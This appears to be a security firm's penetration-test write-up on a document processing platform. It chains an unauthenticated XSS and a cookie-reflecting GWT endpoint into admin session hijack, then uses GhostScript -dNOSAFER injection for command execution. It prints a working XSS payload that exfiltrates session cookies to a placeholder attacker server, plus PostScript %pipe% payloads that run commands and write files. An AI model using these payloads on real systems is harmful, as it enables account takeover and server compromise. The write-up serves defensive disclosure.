
HttpOnly flag protected the session cookie from Javascript, but did the application keep it safe?During a recent assessment of a document processing application, we discovered two independent vulnerability chains that compounded into a worst-case scenario: an unauthenticated attacker could steal an administrator’s session despite
HttpOnly protections, then pivot to executing arbitrary operating system commands through an overlooked GhostScript integration. No zero-days. No exotic tooling. Just careful analysis of how the application actually worked versus how it was supposed to.
Document Processing Platform
The target was a cloud-hosted enterprise document processing application. Think large-scale file ingestion: organizations feed it documents by the thousands, and the platform handles the rest, converting unstructured content into usable data.
The application was built on a Java stack with a Google Web Toolkit (GWT) frontend, backed by REST APIs and a Swagger UI for developer interaction. It exposed several endpoints under a common base path, some requiring authentication, others not.
All application functionality was stated to require authentication. We decided to verify that claim, systematically testing each endpoint to see if anything was accessible to unauthenticated users. One endpoint immediately caught our attention.
An Unexpected Entry Point

The /app/viewer.html endpoint was accessible without authentication. It accepted a url query parameter, fetched the contents of that URL via XMLHttpRequest, and rendered the response directly into the DOM using innerHTML without any sanitization or validation. A textbook cross-site scripting vulnerability. An attacker could host a malicious payload and deliver a link like:
https://target.example.com/app/viewer.html?url=https://attacker.example.com/payload.html
The HttpOnly Problem
JSESSIONID cookie from an authenticated administrator, we could hijack their session and gain full administrative access to the platform. However, the JSESSIONID cookie was marked with the HttpOnly flag. This is precisely what HttpOnly is designed to prevent: even with JavaScript execution in the victim’s browser, document.cookie would not return the session identifier. The cookie was invisible to client-side code.But XSS with
HttpOnly cookies is not a dead end. Even without direct cookie access, JavaScript executing in the application’s origin can issue authenticated requests on the victim’s behalf. The browser will attach the session cookie automatically. The question becomes: is there any endpoint where an authenticated request discloses sensitive information?
Finding the Cookie Reflection Endpoint
With direct cookie access off the table, we explored whether any endpoint might inadvertently expose session data in its response. We started examining every endpoint in the application, looking for any that might reflect session information in their response body.
We found a GWT-based internal service endpoint that did exactly that. When called with a valid session, this endpoint returned all cookies, including the HttpOnly JSESSIONID, directly in its response body.
The response looked like this:
//OK[0,4,3,30,2,2,1,1,1,1,

["com.example.app.shared.ServiceResponse/

8374291056","JSESSIONID\u003Dvalid_session_cookie; authType\u003DFORM;

serverTime\u003D9999999999999;

sessionExpiry\u003D9999999999999","0","valid_session_cookie"],0,7]
There it was. The JSESSIONID value, reflected in plaintext within the GWT-RPC response. The server was handing us the very cookie that HttpOnly was supposed to protect.
Bypassing GWT Security Controls
X-Gwt-Permutation header and a hash value in the request body. These are meant to act as CSRF protection, ensuring requests originate from the legitimate GWT application.We tested whether the application actually validated these values or merely checked for their presence. The answer was the latter. Supplying “a” for both the header and the body hash produced a successful response with full cookie reflection.
POST /app/service/rpc HTTP/2

Host: target.example.com

X-Gwt-Permutation: a

Content-Type: text/x-gwt-rpc; charset=UTF-8
7|0|4|https://target.example.com/app/service/|a|
com.example.app.client.AppService|
getServiceMetaData|1|2|3|4|0|The application verified the presence of security controls but never validated their contents.
Assembling the Attack Chain
<img src=x onerror="

fetch('https://target.example.com/app/service/rpc', {

method: 'POST',

credentials: 'include',

headers: {

'Content-Type': 'text/x-gwt-rpc',

'X-Gwt-Permutation': 'a'

},

body:
'7|0|4|https://target.example.com/app/service/|a|com.example.app.client.AppService|getServiceMetaData|1|2|3|4|0|'

})

.then(r => r.text())

.then(d => fetch('https://attacker-exfil-server.example.com/exfil?c=' + btoa(d)))

">
When an authenticated administrator clicked our link, the following sequence occurred:
- The victim’s browser loaded
viewer.htmlwith our malicious URL - Our payload executed in the target application’s origin
- JavaScript sent a
POSTrequest to the cookie reflection endpoint with the victim’s cookies automatically included viacredentials:'include' - The GWT endpoint returned all cookies, including the
HttpOnly JSESSIONID, in the response body - Our payload exfiltrated the response to an attacker-controlled server
- We used the stolen
JSESSIONIDto authenticate as the victim administrator
Full Administrative Access
With the administrator’s session cookie, we had unrestricted access to the platform:
- File processing configurations: View and modify all document processing workflows
- User management: Access all user accounts and sensitive data
- Uploaded documents: Access sensitive files processed through the platform
- System configuration: Modify all system-wide settings
We also discovered that the administrative interface leaked complete database credentials in plaintext through a “Test Connection” feature. The UI masked the password, but the underlying HTTP request transmitted it in the clear. An attacker with the hijacked session could intercept this and gain direct database access.
An unauthenticated XSS had escalated to full administrative control over an enterprise document processing platform. But while continuing to explore the application’s attack surface, we found something worse.
The Document Processing Rabbit Hole
POST /app/rest/processDocument. Notably, this endpoint was accessible to any authenticated user, not just administrators. Even if the XSS chain had targeted a low-privilege account instead of an admin, this route to RCE would still be available. The endpoint accepted several parameters, including useGhostscript (a boolean) and renderOptions (a string passed directly to the GhostScript interpreter).The
renderOptions field caught our attention. If the application passed user-supplied values directly to GhostScript’s command line without validation, we might be able to inject arbitrary parameters.We tested with the following values:
- file:
test.ps(a PostScript file we uploaded) - renderOptions:
-dNOSAFER -dNOPAUSE -r300 -sDEVICE=tiff12nc -dBATCH - useGhostscript:
true
-dNOSAFER. GhostScript’s -dSAFER flag is the primary security mechanism that restricts PostScript code from accessing the file system or executing operating system commands. Injecting -dNOSAFER disables this protection entirely, unlocking the full power of PostScript’s %pipe% device.
From Parameter Injection to Remote Code Execution
%!PS-Adobe-3.0

%%BoundingBox: 0 0 612 792

%%Pages: 1

%%EndComments
%%Page: 1 1(%pipe%cmd /c nslookup test.collaborator.example.com) (w)
file
closefilenewpath
100 100 moveto
200 200 lineto
strokeshowpage
quitThe PostScript looks like a simple document with basic drawing commands. Hidden inside is a single line that opens the
%pipe% device, instructing GhostScript to execute cmd /c nslookup against our collaborator server. The surrounding drawing commands exist solely to make the file appear as a legitimate document.We submitted the request through the Swagger UI. Seconds later, our collaborator server received DNS callbacks from the target server. The application had executed our command.
Proving Full Impact
Arbitrary File Read: We crafted a payload that read
C:\Windows\win.ini and exfiltrated its contents via HTTPS to our collaborator server. The response contained the expected Windows initialization file contents, confirming we could read arbitrary files from the server.Arbitrary File Write: We demonstrated the ability to write files to the internet-facing web directory:
(%pipe%cmd /c "echo test > C:\\App\\WebRoot\\favicon.ico.bak

&& nslookup write-ok.collaborator.example.com

|| nslookup writefail.collaborator.example.com") (w) file

closefile

write-ok, and we verified the file was publicly accessible at the application’s web root. This capability meant an attacker could deploy a web shell for persistent access, write malicious scripts, or modify existing application files.We stopped testing after confirming command execution, file read, and file write. No web shells were deployed, and no sensitive data was exfiltrated beyond these minimal proof-of-concept demonstrations.
The Complete Picture

Chain 1: Unauthenticated XSS to Administrative Takeover
- XSS via
viewer.html: Unauthenticated endpoint renders attacker-controlled content viainnerHTML. - Cookie reflection via GWT endpoint: An internal service endpoint reflects all cookies, including
HttpOnlysession tokens, in its response body. - GWT security bypass: The
X-Gwt-Permutationheader and request hash are checked for presence but not validated. - Session hijack: Stolen
JSESSIONIDgrants full administrative access. - Database credential exposure: Administrative interface leaks plaintext database credentials.
- Parameter injection via
renderOptions: TheprocessDocumentendpoint, accessible to any authenticated user, passes user input directly to GhostScript’s command line. -dNOSAFERinjection: Disabling GhostScript’s safe mode unlocks the%pipe%device.- OS command execution: PostScript payloads execute arbitrary commands through
%pipe%. - File read/write: Demonstrated reading system files and writing to the web root.
Broader Implications
HttpOnly is necessary but not sufficient: The flag blocks document.cookie, but any endpoint that reflects cookie values in its response body becomes a bypass vector.Security controls must validate, not just verify presence: Checking that a header or token exists is meaningless if any value is accepted.
Document processing libraries are attack surface: Every parameter passed to GhostScript, ImageMagick, or other document processing library is a security boundary when they are invoked from web applications.
User-controlled subprocess arguments are as dangerous as shell input: Parameter injection does not require special characters. A perfectly valid command line flag can disable every security protection a tool offers. This case study illustrates how analyzing applications holistically, identifying individual weaknesses, and chaining them together can turn seemingly minor issues into critical vulnerabilities.